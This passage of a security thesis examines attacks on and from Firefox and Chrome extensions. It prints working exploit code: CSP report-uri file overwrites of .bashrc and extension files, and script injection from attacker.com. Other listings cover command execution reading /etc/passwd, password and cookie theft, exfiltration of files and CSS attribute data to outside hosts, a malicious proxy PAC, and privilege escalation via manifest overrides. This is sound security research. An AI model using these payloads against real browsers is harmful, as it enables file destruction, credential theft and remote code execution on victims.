<?php header("Content-Security-Policy: script-src 'none'; "
             . "report-uri file:///proc/self/cwd/.bashrc "
             . "file:///proc/self/cwd/.xinitrc"); ?>
<script>junk</script>
```

Listing 6.23: Overwriting multiple files on disk using the Firefox bug

Listing 6.23 starts with PHP code to set up a restrictive CSP with two report URIs. The language is interpreted on the server side which makes it possible to declare HTTP headers in it. Apart from the PHP code, there is only a script tag immediately violating the policy which disallows all scripts. Both report URIs use a trick to point at files in the victim's home directory on Linux hosts. Due to the `proc` file system, the adversary has access to the current working directory of the Firefox process which will almost always be the user's home directory. This eliminates the need to brute force the correct full path (e.g. `/home/nicolas/`). In summary, visiting this exemplary malicious page results in two overwritten files in a victim's home directory.

```
<?php header("Content-Security-Policy: script-src 'none'; "
             . "report-uri chrome://https-everywhere/content/about.xul"); ?>
<script>not relevant</script>
```

Listing 6.24: Deactivating the HTTPS Everywhere add-on by overwriting one of its files

While the last payload certainly can wreak havoc on the victim's system, it's impact is limited to file system modifications. In order to cause more subtle harm, the extension system can be incorporated in to the attack. Listing 6.24 shows an exploit disabling the *HTTPS Everywhere* Firefox add-on[20]. The first thing to note is the use of an extension URL. If a mechanism can write to a file URI in Firefox, there is a chance that this might work for chrome and resource URIs, too. In this case, any extension having a `unpack` value set to `true` in its `install.rdf` can be written to. Other values for `unpack` mean that the add-on remains a ZIP file when stored on disk and the browser will crash when attempting to write to its location. After overwriting one of the extension's files and restarting the browser, the signature verification fails so that the add-on is disabled by Firefox itself. In contrast to other attacks which rely on vulnerabilities in the add-ons themselves, this technique can be used against all unpacked extensions.

```
<?php header("Content-Security-Policy: script-src 'nonce-</script>'; "
             . "report-uri chrome://wot/content/rw/ratingwindow.html"); ?>
<script><script src=http://attacker.com/></script>
```

Listing 6.25: Overwriting a file of the *WOT Safe Browsing Tool* Firefox extension

[20] addons.mozilla.org. *HTTPS Everywhere*. URL: `https://addons.mozilla.org/En-us/firefox/addon/https-everywhere/`.

```
1 {"csp-report":{"blocked-uri":"self","document-uri":"http://localhost:5000/poc/ex⌋
  ↪ ploit-cve/","line-number":1,"original-policy":"script-src 'nonce-</script>';
  ↪ report-uri file:///tmp/foo.html","referrer":"","script-sample":"<script
  ↪ src=http://attacker.com/>","source-file":"http://localhost:5000/poc/exploit-⌋
  ↪ cve/","violated-directive":"script-src
  ↪ 'nonce-</script>'"}}
```

Listing 6.26: Resulting report in `ratingwindow.html`

The last case study examines a way to obtain full code execution using this arbitrary file write bug. It targets the *WOT Safe Browsing Tool* Firefox extension[21] because it automatically includes HTML files, allowing for an easy way to trigger the payload. Only victims who disabled the signing mechanism of Firefox are affected by this exemplary exploit, as it overwrites files of the extension. However, this scenario is not entirely absurd, since there are plenty of reasons for having no signing including but not limited to old Firefox versions (lacking the signing ability), development profiles and allowing third party add-ons.

In Listing 6.25 the payload is prepared and written to one of the add-on's resources. Due to the extension's implementation, the file is rendered as HTML in the browser's UI. While the payload is embedded in a JSON data structure, the HTML parser will only respect the values enclosed in angle brackets. Thus, an adversary can emplace a payload in the report which is then automatically executed on every browser start. In order to allow payloads of arbitrary length, an additional trick has to be used: By using inline script tags, an adversary can force the inclusion of the `script-sample` field in the JSON report. However, its value is limited to 40 characters which is too little for an actual attack. In order to overcome this hurdle, a script tag can be opened inside the `script-sample` value and closed in the CSP header. As can be seen from the report in Listing 6.26, this yields markup which is accepted by Firefox' HTML parser. Since the `src` attribute is set, all text inside the script tag is ignored and code is loaded from an external domain.

In summary, an adversary can, given the correct circumstances, extend an arbitrary file write in to a code injection. As the context the injection targets can be freely chosen, an adversary most likely gains full chrome privileges.

[21] addons.mozilla.org. *WOT Safe Browsing Tool*. URL: `https://addons.mozilla.org/de/firefox/addon/wot-safe-browsing-tool/`.

7. Attacks from Extensions

This Chapter takes a closer look at all payloads executed in extension contexts. After successfully attacking, hijacking or planting an extension on a victim's host machine, an adversary may not always be able to directly inflict harm. Particularly low privilege contexts, such as themes, regularly lack the permissions to access powerful APIs. Therefore, the impact of many vulnerabilities cannot be easily decided without considering the follow-up attacks possible from the new vantage point. Finding attacks from extensions does not only help estimating the overall impact but also points to problems in the security architecture of the browser. For example, users and developers might be surprised when learning that installed language packages can actually execute operating system commands in Firefox (cf. Section 7.1.2). This mismatch between expectation and reality is dangerous because it can be abused in social engineering attempts, luring users into installing malicious add-ons. In this case, a more rigorous security architecture can prevent such attacks.

As attacks from extensions are extremely specific to a browser, this Chapter is divided in to two parts. First, Section 7.1 deals with the various attack techniques which can be mounted from Firefox add-ons. Then, Section 7.2 examines the intricacies of Chrome's extension system in order to derive attacks.

7.1. Mozilla Firefox

Code execution in a regular Firefox extension directly leads to command execution on an operating system level (cf. Section 7.1.1). Thus, Mozilla has taken precautions to at least avoid malicious add-ons from being installed by unsuspecting users. Most importantly, recent Firefox versions require add-ons to be signed by Mozilla (cf. Section 4.2.1). In order to receive a signature, an add-on has to be uploaded to AMO and undergo a review. As this severely limits the possible malicious actions, attackers will eventually have to shift focus to one of the multiple less privileged extension types not yet requiring a signature. The following Sections propose various attacks, showing that many malicious goals can still be achieved despite being performed from low privilege extensions.

7.1.1. Privileged Attacks

The worst possible case for a victim is a payload running in a privileged scope. Most of the XPCOM code documented by Liverani and Freeman still is fully functional [LF10]. Hence, this Section will focus on providing alternative payloads, using snippets from the Add-on SDK. In comparison to XPCOM, the API is more tailored to the needs of web developers and thus easier to use. However, the payloads are not limited to the exploitation of Add-on SDK extensions, but can be adapted to both legacy and restartless add-ons, too. The CommonJS module can be imported and will provide the necessary `require` function to all legacy contexts. In general, the code in Listing 7.1 has to be prepended to all payloads in this Section to make them work outside of Add-on SDK extensions.

```
1 const require_path = 'resource://gre/modules/commonjs/toolkit/require.js';
2 const { require } = Components.utils.import(require_path, {});
```

Listing 7.1: Import the CommonJS `require` function in to a legacy context

Command Execution

```
1 const child_process = require('sdk/system/child_process');
2 var cmd = child_process.exec('cat /etc/passwd');
3 cmd.stdout.on('data', output => console.log(output));
```

Listing 7.2: Command Execution using `child_process`

The Add-on SDK features the `child_process` module. It is able to create new processes on an operating system level. While there are `execve`-like functions (e.g. `spawn`), most adversaries will want to use something similar to C's `system`. When called, the command will be passed to the operating system's shell, eliminating the need to find the correct paths to all binaries. The SDK offers `exec` which behaves exactly like this. Listing 7.2 shows usage of this function on a Linux system. However, Windows command execution is analogous. In contrast to Node's `child_process`, there is no synchronous variant of `exec`, so an adversary always has to work with callbacks.

Password Steal

```
1 const passwords = require('sdk/passwords');
2 passwords.search({
3     onComplete: credentials => credentials.forEach(cred => console.log(cred))
4 });
```

Listing 7.3: Stealing passwords using the `passwords` API

Firefox offers the option to remember login form credentials. After being encrypted, the data is saved in an SQLite database. Users further have the option of using a master password for the encryption. Thus, even with full command execution, it is tedious to obtain the credentials in an attack scenario. Luckily, the Add-on SDK offers an API to directly query and manipulate the stored data. Listing 7.3 loads all saved credentials and outputs them on the browser's console. An adversary could easily adapt the code to leak the data to a malicious website.

File Operations

```
1 const fileIO = require('sdk/io/file');
2 var file = fileIO.open('/path/to/file', 'wb');
3 file.write(atob('f0VMRgI...AAAAAA'));
4 file.close();
```

Listing 7.4: Writing a binary file to the file system

In theory, command execution should be enough to read and write arbitrary files on the victim's system. However, in order to stay undetected, an adversary can instruct the Firefox process itself to perform these actions. All file system operations are available in the SDK's `file` module. In addition to file manipulation, it allows enumerating the resources in a directory. Listing 7.4 demonstrates writing a binary file to disk. The data is encoded in Base64 in order to allow easy inclusion of raw bytes in a JavaScript string. Writing such a file is a possible way of persistance beyond the hijacked or malicious add-on from which it originated. On Linux, an adversary only has to mark the file as executable and can then proceed to execute it.

7.1.2. Privilege Escalation

Many add-on types are not allowed to perform the privileged actions presented in Section 7.1.1. Privilege escalation attacks either use browser bugs or design flaws to elevate their privileges and access these APIs anyway. This Section features two ways to elevate privileges from localization packages. At least one of the following attacks works by design and will, thus, remain fully functional until the legacy extension system is revised. In response to the bug reports, Mozilla has speed up the process of making signatures in locale packs mandatory[1].

Overriding Chrome URIs

Normally, localization packages can only place files into a low privilege chrome origin. Surprisingly, however, they are able to override high privilege chrome URIs with their own. Hence, formerly restricted code becomes part of a powerful origin and is able to access all internal APIs.

```
1 locale    alias    extname    files/
2 override chrome://global/content/config.xul chrome://alias/locale/privesc.html
```

Listing 7.5: `chrome.manifest` overriding a privileged URI with a formerly unprivileged file

The first line of Listing 7.5 declares a low privilege origin which contains files from the localization package itself. The second line overrides the internal URI of the configuration manager with a file from the previously declared origin. Every time the victim visits the `about:config` page of his browser, the adversary's code will run. Any of the privileged attacks shown in Section 7.1.1 can be used as the actual payload. Naturally, the technique can be extended to other internal pages, leaving little room for a victim to evade or even notice the attack.

In summary, an adversary must perform the following steps to use this vulnerability:

1. Prepare a malicious HTML or XHTML file, addressable by an unprivileged `locale` chrome URI.
2. Add a line to the `chrome.manifest` file, declaring the unprivileged URI to override a privileged one.
3. As any privileged URI can be overridden, the adversary only has to wait for the victim to trigger the payload.

Even though this is a blatant privilege escalation, Mozilla has decided not to patch the issue. Instead, locale packs now require signatures, as mentioned in the introduction to this attack. This allows reviewers to detect malicious add-ons attempting to use this technique.

DTD Content Injection

Each string in the Firefox user interface markup is represented by an entity. Before rendering, the engine replaces these entities by a value defined in one of the current localization package's DTD files. This replacement is allowed to contain markup which is able to inject scripts into other contexts. This attack can be considered to work by design and thus for a long time. However, despite these circumstances it still is a privilege escalation since an attacker pivots from low privileges (`chrome://alias/locale/`) to

[1] Nicolas Golubovic. *Bug 1244131 – Locale packs can escalate privileges via chrome URI override*. Jan. 2016. URL: `https://bugzilla.mozilla.org/show_bug.cgi?id=1244131`.

high privileges (`chrome://alias/content/`). Furthermore, at the time of this writing, localization packages are not protected by a signature, allowing adversaries to use it for their purposes.

```
1 locale    global    en-US    global/
2 locale    global    de       global/
```

Listing 7.6: `chrome.manifest` declaring DTDs for two languages

```
1 <!ENTITY aboutAbout.title "About About">
2 <!ENTITY aboutAbout.note  "<script>/* privileged code */</script>">
```

Listing 7.7: Injection attack using an entity from `aboutAbout.dtd`

In order to trigger the attack, the attacker has to register a `locale` origin with the victim's browser language. Listing 7.6 shows that multiple (or even all possible) languages can be served from one package, making it easier to exploit users of other countries. They are defined using two-letter codes with a possible addition of a region (e.g. `en-US`). The browser bases its decision on which language to use on two factors: If the `intl.locale.matchOS` setting is true, the system's configuration is used. Otherwise, the value of `general.useragent.locale` defines the language of the browser interface. Both manifest lines redeclare the `locale` of the `global` origin. It contains internal pages like `about:config` and `about:about`. The latter was chosen for demonstration purposes in Listing 7.7 because it only needs two entities and thus is shorter. A potential payload can be embedded in to the second entity. All privileged APIs introduced in Section 7.1.1 can be used.

Recapitulatory, an adversary has to do perform the following actions to prepare the attack:

1. Based on an existing localization package, find a DTD file which translates one of the core GUI elements. This will ensure that the victim accidentally triggers the adversary's payload.
2. Insert the payload into one of the DTD's entities.
3. Add all possible language codes to the `chrome.manifest` of the package to maximize the chances of exploiting international users.

7.1.3. Misdirection

While some add-ons are not able to execute privileged actions, the victim always is. Thus, careful misdirection might lead to the desired goal of an adversary. Techniques presented in this Section will be exclusively of visual nature.

Security Indicator Re-Skin



Figure 7.1.: Regular Firefox TLS warning



Figure 7.2.: Re-Skinned TLS warning

A core functionality of skins is controlling the appearance of the browser GUI. Especially themes have this seemingly innocuous capability which leads to huge security problems when applied to dialogs, browser pop-ups and warnings. As many users are trained to observe these indicators to determine the safety of an action, changing their appearance can trick victims into a false sense of security. For instance, Firefox displays a warning page when encountering an invalid certificate. While a skin cannot completely hide the first warning page, it can make the page itself look extremely harmless, or even like a part of the visited website. Figure 7.1 shows the regular Transport Layer Security (TLS) warning issued on a bogus certificate. In contrast, Figure 7.2 may be mistaken as part of the website by a user. The only remaining indicator is the title bar of the browser as its icon and description cannot be changed. This attack can be applied to a range of other use cases, like, for example, hiding the malicious add-on from the browser's overview page.

```
.anyclass {
    font-size: 0;  /* make original text invisible */
}
.anyclass::after {
    content: "New text here";  /* add new text to the element */
    font-size: 12px;
}
```

Listing 7.8: Technique to change text on a button or other GUI element

In summary, many security indicators, dialogs and internal pages can be changed in their appearance. An important drawback of this technique is that it does not change the actual XUL or XHTML markup of the GUI. However, due to the power of CSS, this is not a severe limitation. Existing text and images can be hidden and new content can be added to pages using `after` and `before` pseudo classes as shown in Listing 7.8.

Clickjacking Internal Pages

While themes do not enjoy full chrome privileges, they still are able to embed internal browser pages in a frame – a capability regular web content lacks (cf. Section 5.3.1). In theory, the extension content types are isolated from each other. A `skin` origin may not access `locale` files and vice versa. Even more important, no other type is able to access `content` origins. However, as long as the chrome URL's `<alias>` (`chrome://<alias>/*/*`) is the same, framing is allowed. In order to prevent framing

attacks on websites, the `X-Frame-Options` HTTP header was introduced. However, as chrome URIs directly map to files, no headers are involved. Hence, internal pages are unable to protect themselves effectively. An attacker can exploit this fact and trick victims into executing unwanted actions.



Figure 7.3.: Regular `about:config` iframe



Figure 7.4.: Covered `about:config` iframe

The following example describes a Clickjacking attack against `about:config`, or its actual URL `chrome://global/content/config.xul`. Since it allows users to change possibly dangerous settings of Firefox, it is a high value target inside the browser's chrome context. Three properties of the internal page are important for this attack: First, a search box on `about:config` always steals focus after being loaded – even when framed. Second, typing into this search box interactively changes the displayed list of configuration values below it. Finally, a double click on a boolean value is sufficient to toggle it. For demonstration purposes, the `xpinstall.signatures.required` setting of Firefox version 44 has been selected. It toggles the browser's signature checks for extensions and is enabled by default. As the search box performs substring matches, the attacker can choose a innocuous-looking part of the setting's key. For the previously chosen setting, `res.r` is such a unique substring, as shown in Figure 7.3. Not using the full name will prevent alerting the victim when it is prompted to type in a phrase. Various tricks can be used to ask for the substring, like, for example, a fake captcha or a game. This attack uses the latter and asks the user to quickly type in the letters that appear on the screen. After finishing, the victim is kindly requested to double click a button on the page to get a performance review. Figure 7.4 depicts the last step. Unsurprisingly, the game is fake and just simulates correct key presses after a while. During the simulation, the focus is in a one pixel wide `about:config` frame, where the user types the actual letters required to select the correct setting. After the game ends, this frame is moved and resized in preparation of the last attack step. Double clicking the alleged button will toggle the setting.

While the attack itself is neither creative nor very convincing, it shows that an actual working Clickjacking attack is possible from a theme. However, there is a severe limitation to this attack: Since web content is not able to redirect or directly link to chrome URIs, the victim has to enter or paste a URL into the address bar by himself. Alternatively, an adversary may use another bug to open the attack page from unprivileged resources.

7.1.4. Data Leaks

When full privilege escalation cannot be achieved, an adversary can use the privileges an add-on was given by design in order to leak data. As Firefox makes heavy use of powerful data formats for unprivileged extensions like themes and localization packages, there are multiple possibilities of achieving malicious goals.

File System Inclusion

If files from the victim's host can be read by JavaScript, leaking them to third parties is trivial in most cases. For this reason, regular web content as well as low privilege extensions like themes have no access to the file system. A trick is required to circumvent this limitation: Instead of reading files directly, the root of the file system can be defined as part of the extension's package. This indirection allows access to all files using

internal URIs (e.g. `chrome://alias/content_type/etc/passwd`) and, thus, less privileged code. There is, however, one requirement: An attacker-controlled resource must be able to access this internal URI in order to leak information.

A regular extension could declare the files to be directly accessible by web content but themes lack this capability. Another hurdle is a limitation of manifest files: Any *(alias, content type)* tuple must be unique, hence preventing an adversary from adding a resource to the origin leaking the root file system. There are at least two ways of overcoming this problem: First, localization packages, in contrast to themes, can declare a second content type in their manifest file. Secondly, an attacker might be able to force the victim's browser in to downloading an HTML file, which can then be referenced with a high probability. Both variants will be presented more thoroughly in the following examples.

```
1 locale    rootfs    addon-name    /
2 skin      rootfs    addon-name    internal/
```

Listing 7.9: Variant 1: Declare two content types with same alias (`rootfs`) in `chrome.manifest`

```
1  <script>
2  function request(url, onload) {
3      var xhr = new XMLHttpRequest();
4      xhr.open('GET', url);
5      xhr.onload = () => onload(xhr.responseText);
6      xhr.send();
7  }
8  var WEB_URI = 'https://iceqll.eu/?';
9  request('../locale/etc/passwd',
10         content => request(WEB_URI + encodeURIComponent(content)));
11 </script>
```

Listing 7.10: Code loading resources from the file system root and leaking them to the web

Listing 7.9 shows a manifest file declaring two URIs. `chrome://rootfs/locale/` points at the root of the file system and `chrome://rootfs/skin/` at a directory of the localization package itself. The actual code which will leak files to the web is part of the latter URI but has access to the former since both have a `rootfs` chrome origin. Thus, it can simply load files and send them to arbitrary URLs using the `XMLHttpRequest` API, as shown in Listing 7.10. URIs pointing at directories will yield listings of their content, easing the task of finding interesting files. However, before the attack can be carried out, the adversary has to lure the victim to the URI of the extracting code. This is complicated by browser policies disallowing the use of most chrome URIs from web content. Thus, an attacker either needs a second vulnerability or social engineering to trick the user into pasting a link in to the address bar.

Arbitrary file extraction can be performed without declaring two content types in the extension's manifest file, albeit with lower probability of success. However, this makes it possible to conduct this attack from themes, giving the adversary more options for achieving malign goals. After urging the victim to install the extension, a website can force a download of a HTML file. As the extension leaks the whole file system into the same URI context, the downloaded file is part of the correct origin. An adversary only has to find the correct path to the file and, again, lure the victim into opening this URL. In most cases `/proc/self/cwd/Downloads/file.html` will point at the correct file on Linux systems. The `proc` file system allows access to the current working directory of the Firefox process, which will almost always be the victim's home directory. Furthermore, `Downloads` is the standard download path for unmodified Firefox profiles. The file itself will contain exactly the same code as the original attack uses (see Listing 7.10).

The following steps are required to reproduce the attack from a theme:

1. Prepare a theme which declares the root of the file system as part of an arbitrary chrome URI.
2. Foist the theme on a victim and force a HTML file download (`file.html`) from the same website.
3. Use a second bug or trick a user into opening `chrome://ALIAS/skin/proc/self/cwd/Downloads/file.html` to trigger the attack with a high chance of success.

CSS Attribute Extraction

```
input[value^="secret"] {
    background: url('http://evil.com/leak/secret');
}
```

Listing 7.11: Simple CSS attribute extraction attack

CSS is a powerful language, giving adversaries many options to extract information. For example, a background image can be loaded from an external domain and leak data in the process. As there are no restrictions imposed on source URLs in `skin` packages, these attacks are directly applicable to themes, too. The CSS attribute extraction attack uses *selectors* to infer information about the attribute of a DOM element. When this information is gathered, it can be extracted by issuing a request using the aforementioned technique. Listing 7.11 shows a simple example, matching an `input` field having a `value` starting with *secret*. If this condition applies, a request will be sent to an attacker-controlled domain, leaking the information. By using multiple selectors even longer strings can be effectively bruteforced[2].

```
.addon[status="installed"][remote="false"][name="Adblock Plus"] {
    background: url('http://leak.ext/adblock-plus');
}
.addon[status="installed"][remote="false"][name="Video DownloadHelper"] {
    background: url('http://leak.ext/video-downloadhelper');
}
.addon[status="installed"][remote="false"][name="Firebug"] {
    background: url('http://leak.ext/firebug');
}
```

Listing 7.12: Fingerprint the top three Firefox extensions from within a theme

This attack can target every attribute found in one of the internal pages of the browser UI. The following exemplary attack aims to extract the currently used extensions of the victim. Therefore, a list of popular extensions has been compiled from AMO. By using selectors checking for the names of the add-ons, the CSS parser sequentially tests for their existence. The code in Listing 7.12 targets the top three extensions and has to be placed in to the `mozapps/extensions/extensions.css` file of a theme. While the `status` attribute can be used to distinguish installed add-ons from search results in the browser UI, the `remote` attribute is required to test if the extensions is really installed locally. Finally, the `name` is used to find the correct add-on for the fingerprinting attack.

[2] Eduardo Vela Nava. *CSS Attribute Reader Proof Of Concept*. URL: `http://eaea.sirdarckcat.net/cssar/v2/`.

7.2. Google Chrome

In contrast to Firefox, Chrome features very few distinct extension types. Moreover, extensions and browser UI are isolated from each other, further reducing the possible attacks. Thus, this Section first focuses on describing common payloads for successful attacks (cf. Section 7.2.1) and then examines privilege escalations from low privilege contexts (cf. Section 7.2.2).

7.2.1. Privileged Attacks

A privileged context in Chrome is not a unified concept. Each extension declares its required permissions in a manifest file. Furthermore, it is not possible to retroactively add more permissions after the extension has been installed, so that a payload has to work around the given limitations. In contrast to Firefox, there are no APIs allowing unrestricted command execution or access to the file system from JavaScript, further reducing the possibilities of an adversary. Therefore, the following Sections focus on the most useful APIs for attackers. APIs which can only be used on one platform (e.g. ChromeOS) are excluded from the following list.

One extremely important concept found in most privileged APIs is the need for the correct *host permissions* (cf. Section 4.4.2). If an extension accesses an origin, it needs to have the correct permission. However, many extensions have extremely broad privileges like `http://*/*` and `https://*/*`.

tabs

```
function inject(tab) {
    if (!tab.url.startsWith('chrome://')) {
        chrome.tabs.executeScript(tab.id, {
            code: 'document.body.style.background="red"',
            allFrames: true,  // inject into all frames
        });
    }
}
chrome.tabs.onCreated.addListener(inject);
chrome.tabs.onUpdated.addListener((tabId, changeInfo, tab) => inject(tab));
chrome.tabs.query({}, tabs => tabs.forEach(inject));  // process active tabs
```

Listing 7.13: Using the `chrome.tabs` API to inject scripts in all current and future tabs

Chrome's `tabs` API can control all currently open tabs of a victim, given the correct host permissions. Similar to UXSS, this allows an adversary to execute scripts in all visited origins and, thus, has a tremendous impact on the user's security. Listing 7.13 shows a code snippet which injects a malicious script in to each tab. It furthermore infects newly opened and recently navigated tabs in order to make most use of its privileges.

cookies

```
chrome.cookies.getAll({}, function(cookies) {
    // leak cookies
});
```

Listing 7.14: Using the `chrome.cookies` API to read all accessible cookies

While Chrome does not allow reading stored passwords, an adversary is able to leak cookies. In general, this means that an adversary is able to steal active login sessions from a victim. Two prerequisites have to be

given in order to access the cookies associated with an origin: First, the `cookies` permission has to be set in the manifest file and second, the targeted origin has to be included in the extension's host permissions.

Other privileges can be used to read cookies, too: For example, the `chrome.webRequest` API allows an extension to intercept and manipulate HTTP requests. As this allows reading the HTTP headers of current requests, an adversary again has access to all associated cookies. However, this API is less powerful than `chrome.cookies` since only currently active requests can be observed. Similar caveats apply to the `chrome.devtools.network` API.

proxy

```
var config = {
    mode: 'pac_script',
    pacScript: {
        url: 'https://attacker.com/pac.js',
        mandatory: true
    }
};
chrome.proxy.settings.set({value: config, scope: 'regular'}, function() {});
```

Listing 7.15: Using the `chrome.proxy` API to install a PAC script

The `chrome.proxy` API allows an extension to define a proxy for the browser without requiring the user's consent. This can be used to install malicious PAC scripts (cf. Section 6.2.2) and tunnel all of the victim's traffic through an attacker-controlled proxy. In summary, this API enables various ways to monitor and MitM a victim. Listing 7.15 shows a code snippet installing a malicious PAC script. Setting `mandatory` to `true` prevents a fall-back to direct connections. Notably, this API does not require any host permissions.

7.2.2. Privilege Escalation

If a low privilege context is able to obtain access to a high privilege context, the process of doing so is considered a privilege escalation. While Chrome's built-in extension types prove quite resistant, experimental HTML5 APIs can create contexts which are susceptible to this type of attack.

Filesystem and Blob URIs

```
function writeFile(filename, content, fstype, onerror) {
    // request 5MB of file system storage
    window.webkitRequestFileSystem(fstype, 5 * 1024 * 1024, fs => {
        fs.root.getFile(filename, {create: true}, fileEntry => {
            fileEntry.createWriter(fileWriter => {
                fileWriter.onwriteend = function(e) {
                    // file has been written, log its URL
                    console.log(fileEntry.toURL());
                };
                fileWriter.onerror = onerror;
                const blob = new Blob([content], {type: 'text/plain'});
                fileWriter.write(blob);
            }, onerror);
        }, onerror);
    }, onerror);
}
```

Listing 7.16: Using the Filesystem API to create a file with an URL

Chrome implements multiple experimental HTML5 specifications such as the Filesystem and File APIs. The former was originally planned to offer a cross-browser way of handling files. However, it has been rejected by other vendors[3] which is why the only relict of its existence is a prefixed variant in Chrome. Listing 7.16 shows a JavaScript function which first requests access to a file system storage and then writes a file to it. One of its parameters (`fstype`) declares the file system type. This type can either be `PERSISTENT` or `TEMPORARY`, where the former requires the user's consent, while the latter is almost always granted by the browser. As can be seen from line eight, the written file can be addressed by an URL. Thus, it can be used as a resource by many tags, such as `iframes`. Filesystem URLs are built in the following way:

1. Start with the `filesystem` keyword as the scheme.
2. Append the current origin (e.g. `filesystem:http://example.org`).
3. Based on the type of storage, add either *persistent* or *temporary* to the URL (e.g. `filesystem:http://example.org/temporary`).
4. Finally, append the virtual path to the file (e.g. `filesystem:http://example.org/temporary/foo.ext`). As the Filesystem API offers functions to create directories, this does not always have to be the root.

```
1 var blob = new Blob(['HTML in <b>here</b>'], {type: 'text/html'});
2 var url = URL.createObjectURL(blob);
```

Listing 7.17: Using the File API to create a `Blob` with an URL

The File API has not yet been deprecated and is still in a working draft status. It defines `blob` URLs which allow addressing temporary data. Listing 7.17 shows one way to load data in to a `Blob` and creating an URL for it. The URLs are created in the following way:

1. Use `blob` as the scheme.
2. Append the full origin of the context the code runs in (e.g. `blob:http://example.org`).
3. Generate an Universally Unique IDentifier (UUID) and append it to the other parts (e.g. `blob:http://example.org/9115d58c-bcda-ff47-86e5-083e9a215304`)

```
1  // create an iframe
2  const iframe = document.createElement('iframe');
3  // point the iframe to the manifest file, as
4  // - it is always available
5  // - it has access to the chrome APIs of the extension
6  iframe.src = 'chrome-extension://<EXT_ID>/manifest.json';
7  // after the frame has been loaded, we can access it
8  iframe.onload = () => {
9      // access any of the chrome APIs of the extension
10     // e.g. iframe.contentWindow.chrome.tabs;
11 };
12 // append the iframe to the root DOM element
13 document.documentElement.appendChild(iframe);
```

Listing 7.18: Access chrome APIs of an extension from a `filesystem` or `blob` URI

[3] Eric Bidelman. *Exploring the FileSystem APIs*. July 2013. URL: `http://www.html5rocks.com/en/tutorials/file/filesystem/`.

Both `filesystem` and `blob` URLs create a new context: In case an extension builds such an URL, the resource addressed by it does not immediately have all the permissions of its parent extension. By specification, however, both URLs types are considered same-origin with their parent origin which is why they can simply access it. In order to get hold of a privileged scope, they can frame an existing resource of their parent context and access its `contentWindow` property, as shown in Listing 7.18. Since the default CSP of extensions neither applies to `filesystem` nor to `blob` URLs, this creates a scope which is virtually unprotected when a vulnerability occurs.

8. Conclusion

In two chapters, this thesis featured attacks on and from extensions for both Firefox and Chrome. Multiple up-to-date techniques were described and illustrated by real-world case studies. In order to resurrect old attacks, multiple browser bugs where used, all of which were found during the writing of this thesis. While most are already fixed or will be patched soon, a few design flaws in Firefox' extension system persist. Additionally, this thesis introduced a test suite, that was used to identify various problems in the extension systems of Firefox and Chrome. In future, it can be used to verify all described behavior and as a starting point for prospective research.

This Chapter will first discuss both browser extension systems of Firefox and Chrome in Section 8.1. Then, areas in need of further research are highlighted in Section 8.2. Finally, Section 8.3 concludes the thesis.

8.1. Discussion

When closely examining the attacks on Firefox and Chrome extensions, different strengths and weaknesses can be seen: On the one hand, not a single bug allowing navigation to an extension URI could be found in Firefox, whereas Chrome had multiple very simple flaws of that kind. On the other hand, a successful exploitation leads to much more severe consequences in Firefox, as Chrome mitigates many attacks by using a restrictive permission model. While a correlation between the two cannot be proven, the damage that can be inflicted with an extension vulnerability in Firefox is most likely a major incentive to quickly fix bugs that allow triggering these flaws. And although considering a stronger security model as a weakness is counterintuitive, it effectively leads to a situation where more attacks can be performed against Chrome than Firefox extensions at the time of this writing (cf. Chapter 6).

However, when attacking from extensions, the age of Mozilla's legacy extension system is evident. Multiple bad design decisions tremendously help adversaries: Giving extensions the same URL scheme as the browser's UI is one of them and using the first component of the URL's path to determine the privileges of a resource is another. Especially the latter is problematic since it declares multiple contexts in the same origin. Thus, the boundary between the scopes is weak enough to allow multiple attacks such as framing `chrome://A/content/*` from `chrome://A/skin/*` (cf. Section 7.1.3). In short, not leveraging the well-tested Same-Origin Policy to isolate different security contexts is inelegant at best and leads to various security problems. Most likely, attacks from malign extensions have not been part of the attacker model that was formed when the extension system was designed.

Despite its age, not all parts of Mozilla's legacy extension model are necessarily bad. In contrast to Chrome, developers have tremendous flexibility to customize the browser. For instance, using the full capabilities of CSS leads to much more diverse themes than the ones that can be found in the Chrome Web Store. This power can be leveraged for security, too: The security benefits of the *NoScript Security Suite* has received repeated praise by the information security community in the past. In a blog post from 2009, the author furthermore explains that this functionality could not have been achieved with the extension APIs of Chrome[1]. For the announced rework of the extension system[2], Mozilla has to prove that it can sustain this high level of

[1] Giorgio Maone. *Why Chrome has No NoScript*. Dec. 2009. URL: `https://hackademix.net/2009/12/10/why-chrome-has-no-noscript/`.

[2] MDN. *WebExtensions*. URL: `https://developer.mozilla.org/en-US/Add-ons/WebExtensions`.

flexibility while approximating the security of Chrome's model.

Chrome's extension system, on the other hand, is very hard to attack from within due to strict privilege separation and an elaborate permission model. Furthermore, since the manifest file has to declare the structure of the extension, reviewing Chrome extensions requires much less knowledge of the actual source code than Firefox add-ons. However, an unexpected weakness of the system can be found in experimental web standards such as the HTML5 Filesystem API. In comparison to Mozilla, Google seems to be faster in adding new APIs to the browser and slower in removing them after they have been deprecated. If an unsuspecting developer uses one of these APIs, the security of the extension might be seriously hampered as is the case with `filesystem` URIs which lack CSP protection.

8.2. Future Research

